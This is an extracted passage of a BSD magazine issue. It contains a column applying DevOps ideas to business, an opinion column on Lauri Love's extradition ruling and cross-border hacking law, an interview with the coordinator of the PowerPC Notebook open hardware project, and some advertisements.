
WORKSHOP

PRACTICAL PYTHON 3.6  
LEARN TO PROGRAM USING PYTHON




WORKSHOP

DEVICE DRIVER  
DEVELOPMENT FOR BSD



HOW TO BUILD A FREEBSD  
KERNEL MODULE FROM SCRATCH

DAVID CARLIER



WORKSHOP

USING FREEBSD AS A FILE  
SERVER WITH ZFS



# Expert Speak by

## E.G.Nadhan

# The Art of Minding Your Own (DevOps) Business

*Automation, agility, continuous delivery, continuous integration etc.,* what is the single word that comes to mind when you come across these terms -- **DevOps!** Yes, that is correct -- however, it is common practice to associate these terms immediately with IT when they actually can and should relate to the business of the enterprise. Competitive enterprises of tomorrow drive meaningful automation across the business of the agile enterprise. Continuous delivery and continuous integration proactively anticipate the consumer's ever-changing demands. These enterprises can have laser focus on applying the DevOps mindset to innovating their core business competencies and thus, master the art of minding their own (**DevOps**) business. Let me explain.

In reference to my article on the [9 key phrases of DevOps](#) leading up to its definition, join me as I revisit each phrase and explore how it could apply to the business of the enterprise.

The definition for DevOps that I came across in this article is:

DevOps is a way of life for people with the right **mindset** to embrace the **culture to collaborate**, while scientifically **automating the continuous delivery** of software features, with the rigor and discipline of **continuous integration** and a passion for **continuous testing**, while using the power of **standardized tooling** to **continuously monitor** everything being done.

Let us pair this down.

**Culture of the enterprise.** Let us take a cue from what Sabre CEO, Sean Menke shares in this [interview](#) about Jim Whitehurst, author of the book, The Open Organization: *"I recently read a book written by Jim Whitehurst, a former Delta executive who is now the CEO of Red Hat, the world's leading provider of Open-Source software. Jim transitioned a very structured management environment (airlines) to the open organization that characterizes Red Hat. In fact, I have asked my management*

**team to read his book “The Open Organization”.** Culture can drive the type of change best suited for enterprises to partner with change -- using the DevOps mindset.

**Mindset of the people.** “[Great people are the foundation of a great team](#)” -- says Kevin O’Rourke, the winner of the Corporate CIO award from the Charlotte CIO Leadership Association. More than the people themselves, it is the collective mindset that is the force that drives change -- the mindset that is imperative for embracing DevOps across the enterprise.

**Art of Collaboration.** The fundamental need for DevOps stemmed from the traditional practices of software being “thrown-over-the-wall” from development to operations. The need to break this wall and reach out and collaborate is something that business units must embrace as well to serve the needs of the end consumer. **Business Units may be many but the end consumer is one.** The art of effective collaboration not only applies to the business units within the enterprise but can also go across enterprises. Checkout how [Domino’s Pizza and Ford](#) are collaborating the next time you think of ordering Pizza!

**Science of Automation.** While taking a break, I took the opportunity to revisit my financial portfolio and considered picking up the phone and setting up an appointment with my financial analyst. But, wait a minute; I had received a communication recently from this institution about the availability of a machine-like interface where I can interact with a faceless agent who can provide me guidance on making financial decisions. [Hello Robo Advisor!](#) Automation can be applied to the business interaction with the consumer as well just like it is done for IT processes.

**Discipline of Continuous Integration.** “[Context is queen](#)”, said Boeing Fellow Brian McLaughlin during the Executive Roundtable I facilitated at the CDM Media CIO Retail Summit. When the customer is at the store looking for a product, the retailer must have all the relevant information about the customer’s purchasing patterns and within easy reach to make appropriate suggestions. Information must be continuously integrated from different data sources -- which is why, I maintain -- [The “I” in IoT is for Integration!](#)

**Passion for Continuous Testing.** Every enterprise must try out new business features with a mindset of an innovative startup. General Mills CEO, Jeff Harmening is all up for [driving change](#) challenging the perception that “large old companies can’t innovate fast enough to keep up with new competitors.” Failing fast when trying out new functionality is vital to continuously inject features that matter to the end consumer. Continuous Testing is one way to keep a tab on the mindset of the external consumer.

**Need for Continuous Delivery.** The retail industry provides great insights into how the concept of Continuous Delivery can be applied to both business and IT. This article on the [Ten Commandments of Retail Business and Technology](#) calls out the alignment between the IT principles called out by the CTO and the business principles advocated by the CEO.

**System of Continuous Monitoring.** Forward thinking CIOs reach out and engage with their Chief Marketing Officers. This is because the CMO has direct visibility into the mindset of the customer through various channels including social media. Ensuring continuous, direct access to the sentiment of the customer can channel the right behavioral shifts across the agile enterprise.

**Power of Standardized Tooling.** So, how does standardized tooling apply to the business of the enterprise? Well, to effectively enable the various aspects listed above, the underlying platforms and

technologies must be standardized. The focus must be on the content that is communicated and exchanged rather than the specific tools used. Technologies used must be intuitive so that employees can be rapidly onboarded to hit the ground running with the devops mindset.

There you have it.

The 9 key phrases that I had originally identified keeping the IT side of the house in mind can be applied to the business too -- same concepts applied a different way.

What are your views?

What are other steps that enterprises can take to apply the concept of DevOps to the business?

Please let me know. Let us talk about the business of applying DevOps - artistically, that is!

## About



E.G.Nadhan is Chief Technology Strategist for the Central Region at Red Hat. He provides thought leadership on various concepts including Cloud, Big Data, Analytics and the Internet of Things (IoT) through multiple channels including industry conferences, Executive Round tables as well as customer specific Executive Briefing sessions. With 25+ years of experience in the IT industry selling, delivering and managing enterprise solutions for global corporations, he works with the executive leadership of enterprises to innovatively drive Digital Transformation with a healthy blend of emerging solutions and a DevOps mindset. Follow Nadhan on [Twitter](#) and [LinkedIn](#).

MAGAZINE

# BSD

FOR NOVICE AND ADVANCED USERS

APPLICATION DEBUGGING  
AND TROUBLESHOOTING

WORKSHOP

BY

CARLOS NEIRA

# Column

***In a recent High Court decision, Lauri Love won his appeal against extradition from the UK to the USA on health grounds, due to many long-term medical conditions, including Asperger's syndrome. What implications will this have for the global hacking community?***

*Rob Somerville*

It seems that the Internet bad guys are at the top of the news agenda again. Apart from all the media squawking about Russian trolls on Twitter during the US election campaign, this decision came as a bit of surprise considering the number of unsuccessful appeals against extradition that have gone before it. As always, listening carefully to the underlying mood music revealed a slightly different narrative than the cut and dried human rights story that has been promulgated in the UK mainstream press at least. Without the intervention of Theresa May, who as the Home Secretary introduced amendments to the Extradition Act, the decision for extradition is now firmly under the control of the courts of law, rather than the more volatile court of public opinion, which was the case previously. Realistically, any British Home Secretary has very little room for discretion, especially when faced with the weight of legal precedent. While Lauri Love has openly stated that he would be willing to be tried in a British court, it is yet to be seen if the Crown Prosecution Service will appeal this decision not to extradite.

Reading the legal judgement, it would appear that decision was not reached in so far as the criminal allegations took place in the UK, but rather that Lauri Love's connections with his family were essential for his continuing mental and physical well-being. Despite the success of this appeal, it would appear that this victory is a slender one, and other offenders will not be so fortunate. The UK does not normally prohibit the extradition of its citizens to the USA, so the men in black operating within the boundaries of this green and pleasant land should not interpret this judgement as meaning if they are caught they will face British rather than American justice. I suspect that the CPS will take serious note of this judgement, and will from now on make recommendations as to where cases will be tried.

However, this raises the whole question of International law, cross-border jurisdiction and the complexities of multiple individual legal systems. In reality, once you connect your computer online and commit a crime in another country (e.g. someone hacking into US servers for instance), you are playing a very dangerous game of citizenship roulette. Unless of course, you happen to live in a country that prevents your extradition, and as far as the US is currently concerned, this includes Russia, North Korea and China. So it is no surprise then that these countries, whether guilty or not of any "techno-crime", will be perceived as instigators because of their protection of citizens' rights. Let's not forget the sheer size and scale of these nations as well. Statistically and logically, the larger your population, the larger the number of black hats that will be present in the IT population. So while your server logs fill up

with suspicious Chinese or Russian IP addresses, it would be a bit premature to immediately jump to the conclusion that this is all down to state-sponsored hacking. While any criminal worth his or her salt will not attack their neighbourhood, it goes with the territory that you are not going to commit a crime against another nation unless you can vehemently deny it. This form of offence could be interpreted as an act of war. And then you have the scenario where someone would like the attack to appear to be coming from somewhere else entirely, the whole concept of plausible deniability. Then again, you might have a foreign agency deliberately planting malware on a foreign system, attacking somewhere else in a computerised version of a “false flag” attack. The permutations are potentially vast to the cunning and intelligent criminal mind. That is why it is essential that law enforcement is carried out at the local level rather than muddled and complicated by international treaty and political posturing. If you are a black hat, and you are caught, you should be caught, prosecuted and punished by your own legal system. If nothing else, this would allow more resources to be spent pursuing the bad guys rather than endless years arguing in different courts around the world.

What is worrying though is that the whole focus on international hacking has moved to embrace the platform of social media. For many years now, there has been a major growth industry in “astroturfing”, where an artificial “grass roots” movement with a particular vested interest will appear and attempt to alter the narrative on Facebook, Twitter and any other public forum where open discussion takes place. Not only are the fingers of the corporate world well and truly embedded in this particular pie, but the military, security and intelligence services as well. So not only are we looking at our communications being monitored, but we cannot be sure as to who the real contributors are with a particular post or comment. While Peter Steiners’ cartoon in the New Yorker circa 1993 states that “On the Internet, nobody knows you’re a dog”, this new development is somewhat more sinister. Much has been said about the rise of fake news, but who watches the watchers? Once again, differences in culture and legal systems make this a minefield. In the UK, entrapment is considered very much below the belt, whereas in other jurisdictions it is considered perfectly ethical. So we don’t just have to contend with the common and garden troll, but we run the risk of being drawn into conversations with someone on a fishing expedition and a big set of law books and ankle bracelets to re-enforce their viewpoint. The implications for freedom of speech and expression are enormous, and it is clear that certain players are determined to realign the narrative certainly on the more extreme fringes of the Internet. But who is to say that one culture is right or wrong on a matter? Personally, I have an English approach to this in that I may disagree with you until my eyes bulge and my blood boils on a certain matter, but I will defend to my last breath your right to say whatever. I have not walked in your shoes, so your opinion is yours. All I expect is that we act like mature human beings, agree to disagree, shake hands, and either find something to agree upon, learn something from a different standpoint or move on. That is what being a human being is all about, life is too short and precious to waste time on grudges and pettiness. So, the current crop of headlines brings both encouragement and despondency. Encouragement, that in at least one case, justice has been seen to be done, and despondency in that despite all the advances in technology, as human beings we still haven’t grown out of the stage of throwing rocks at each other for political or national gain. C’est la vie. At least we can be certain of one thing, the really serious black hats won’t need to worry too much about facing the law courts any time soon, as we will be too busy arguing over whose jail they go to, if and when we get around to catching them.

# Interview

## Interview with Roberto Innocenti, Initiator and Coordinator of the PowerPC Notebook Project



### Please tell us about yourself?

I perceive myself as someone who can influence reality and people around me, as well as someone that can be influenced.

I enjoy technology and innovations when I feel they can improve the quality of life, when they can humanize life, and enable people to support each other's needs. In any case, my main focus is on the human being, that technology is simply a tool that may help humans pursue their goals.

I like to be an active member of society, enjoying very much each discussion I have with others on things that matter. Also, I like to meditate.

### When did you first use a computer and what attracted you at first ?

It all started when I watched a TV show where a kid like me (I was 10-11 years old) appeared to be an expert using a computer, and then I looked at myself and my poor black and white Japanese console that was only moving two bars and a ball. I remember calling IBM asking how much a PC with 256K of RAM would cost, and realized

its cost was no less than five times what my parents could spend. After few attempts, I finally got my hands on a Commodore VIC 20 owned by my friend. However, I didn't like it at all. Later, I had the chance to try out a Sinclair Spectrum 48K at my neighbour in 1983 when I was 11 years old. After few requests, my parents finally gave me a Spectrum 48K, and I did like it very much.

### **How you first got involved with the programming world?**

With my little Spectrum 48K, I started writing some very small program in BASIC until I joined secondary schools. I finally got my first buggy program made for the annual school trip, and remember working all night long to debug it before departing, and even during the school trip, I kept working on it to fix the remaining bug.

For the final examination of the middle school, I brought a program aimed at creating textile patterns, and it had only one error, so a great success for me. I then started a video game project, that sadly was never completed, and then I started some coding using the Z80 Assembler.

### **What is your preferred operating system to program on and why?**

I use Linux Mint GNU/Linux amd64 all day long, and for testing purposes, I use Debian on PowerPC hardware.

Programming on GNU/Linux allows me to have access to an excellent OS and great developing frameworks. On such a platform, everyone can have an easy access to any kind of tool, framework, IDE, and virtual machines emulating other platforms. Therefore, enabling programmers to improve their skills and freely practice thanks to open-source software, independently from personal financial possibilities. Free and Open-Source software gives people a chance to improve their quality of

life, and by giving anyone tools that can transform simple ideas into reality, the entire society can benefit from its full diverse potential.

### **Do you remember your first development ? How do you consider it now?**

Yes, of course, have a look at my response to the third question. But just to add to that, the development tools available at that time were very limited indeed, and it was very much more complicated than today. Moreover, to make things even worse, I did not have any experience or training on software development or debugging. I suffered many crises up to the point of having many sleepless nights caused by a series of unsuccessful attempts to make things work. Even when I look back at the code that I wrote a year ago, I find it interesting and even clever at some point, but of course, I feel the itching need to rewrite it in others.

### **Please tell us more about the project? Why and what for?**

We are building a vast group spread over the 5 continents. A group of creative people having a heterogeneous background and knowledge and that is willing to collaborate for a common goal: designing and building a notebook following the Open Hardware philosophy. This, I must say, is a courageous project, some say a little bit too crazy, a project that has little or nothing to share with strict market principles followed by mainstream firms.

Having people spread in the world collaborating on a voluntary basis was made possible by a shared vision: everyone can contribute based on their knowledge and competence, share views and experience with others to reach the goal of building a notebook. The final output perfectly suits IT enthusiasts that see in the Open Hardware a viable path for innovating what they now feel as a stagnating reality, all made for the big numbers. Altogether, we learn the pleasure of discovering technological aspects that are

usually precluded to the general public when buying a ready-made off-the-shelf notebook, and discovering at the same time, the pleasure of sharing such experience and pushing for a virtuous behaviour that has generosity at its core.

In our community, there are people mandated to carefully select the most suitable hardware components that are well supported by the Linux kernel, and that will guarantee -as much as possible- a resulting fully open project. There are also people trying to design a suitable netbook chassis that will not change its shape every six months, and others that are translating blog posts and texts published on the website into multiple languages. Other people manage advertising activities on various social media, and others stimulate discussion and bring life into task-based sub-groups. Others are, of course, working on the software side. They contribute in keeping the Open-Source software for the PowerPC platform updated and preparing how-to guides describing how to install Linux on PowerPC hardware. Others contribute financially to the project, which is of fundamental importance for paying the engineer that is designing the electrical schematics of the motherboard.

### **What was your best work? What was the idea behind it? What was its purpose?**

It is a difficult question as I am undecided about which was the best, most probably my first work in a GNU/Linux Distro, the now defunct Madeinlinux Distro, derived from Red Hat. I had the chance to work on such a Distro between the end of 2001 and mid-2003. It was a very interesting experience that taught me how to create rpm packages and the overall process required to release an entire GNU/Linux Distro. During that period, I discovered the LAMP stack and the world of Web developing, a revolutionary way of working in those years in Italy. The main idea was to establish a decentralized and localized Italian GNU/Linux Distro. I started developing GUIs to configure and to make it

easier for users to deal with the Mandrake Linux Distro. It was a nice dream becoming reality for me, but after a year and a half, we had to stop the development of the Distro, as the business shifted to a more Systems Engineering approach involving Linux service installation, configuration and administration, and I was neither interested nor an expert in that field.

Regarding paid work in general, I am more excited when I have the possibility to create something from scratch, something that doesn't exist yet, and of course, when I don't have too many constraints and can freely express myself. But the best is when I can humanize the life of the users of my applications. It is in those occasions that I truly feel that my work has a meaning.

### **What is the most interesting programming issue you've encountered and why?**

Most recently, I would say issues related to my Python library that saves documents on JSON files. I am so happy with it and I think is good enough to make it freely available in Open-Source. However, I'm still waiting for permission to do so from my former company. In fact, I solved more complex issues, but I don't usually think that my code is good enough to make it public. I consider the above-mentioned library smart enough. Moreover, it works in multi-thread applications such as Scrapy and does not require any DB, it could use Redis as storage for it, but is not required.

In my experience, there are interesting programming challenges in any project, and are not so much different from other issues like fixing my bicycle or fixing something in my house. In general, it offers the opportunity to go beyond one's own limits, and its usual way of thinking. Where there is an apparent lack of solution, I always think that there is a solution that can only be found after a humble and careful meticulous research.

## **What tools do you use most often, and why?**

I use Eclipse to debug Python and PHP scripts most of the time, as I can't reach the same level of accuracy with any other Open-Source IDE.

## **Do you use your development works professionally or are there hobbies?**

I have been working as a professional programmer, a software and architecture analyst since 1991, and as hobbies or at school from 1984.

## **What future do you see for Open-Source?**

I truly think that the Open-Source and Free Software are the key elements to a new wave of openness, where sharing knowledge is possible without involving money transfer, and where collaboration and democracy will expand in all fields such as politics, economy, law, healthcare, and education. I think that today we are only seeing the beginning of a process of self-consciousness, where freedom of choice in information technology is only the tip of the iceberg that will involve our way of life.

## **Do you have any specific goals for the rest of the year?**

I am very much focused on pursuing all activities related to our Open Hardware PowerPC Notebook project. Most importantly, I am focusing on the donation campaign and getting the electrical schematics and PCB done, that would lead us to real and working prototypes. At the same time, our focus is on getting multiple viable solutions for the notebook chassis, which is a key problem that must be solved for reaching the goal. Oh, I almost forgot, of course we need to solve the existing issues to make at least one GNU/Linux Distro correctly booting with a modern GPU card on the PCI Express 3.0 bus in our NXP development board with the T2080 CPU that has four e6500 cores.

## **What's the best advice you can give to the BSD magazine readers?**

The best advice I can give to BSD magazine readers is to pursue their project, but always remembering that the centre of their activity is the human being. They should treat each other well and make sure that passion should be the guide of each project, making it something rewarding for the volunteers.

**Thank you**

MAGAZINE

# BSD

FOR NOVICE AND ADVANCED USERS

How to Build a FreeBSD  
Kernel Module From Scratch

WORKSHOP

BY

DAVID CARLIER

# Among clouds Performance and Reliability is **critical**



Download syslog-ng Premium Edition  
product evaluation [here](#)

Attend to a free logging tech webinar [here](#)



**BalaBit**  
IT Security

[www.balabit.com](http://www.balabit.com)

## syslog-ng log server

The world's first High-Speed Reliable Logging™ technology

### HIGH-SPEED RELIABLE LOGGING

- above 500 000 messages per second
- zero message loss due to the Reliable Log Transfer Protocol™
- trusted log transfer and storage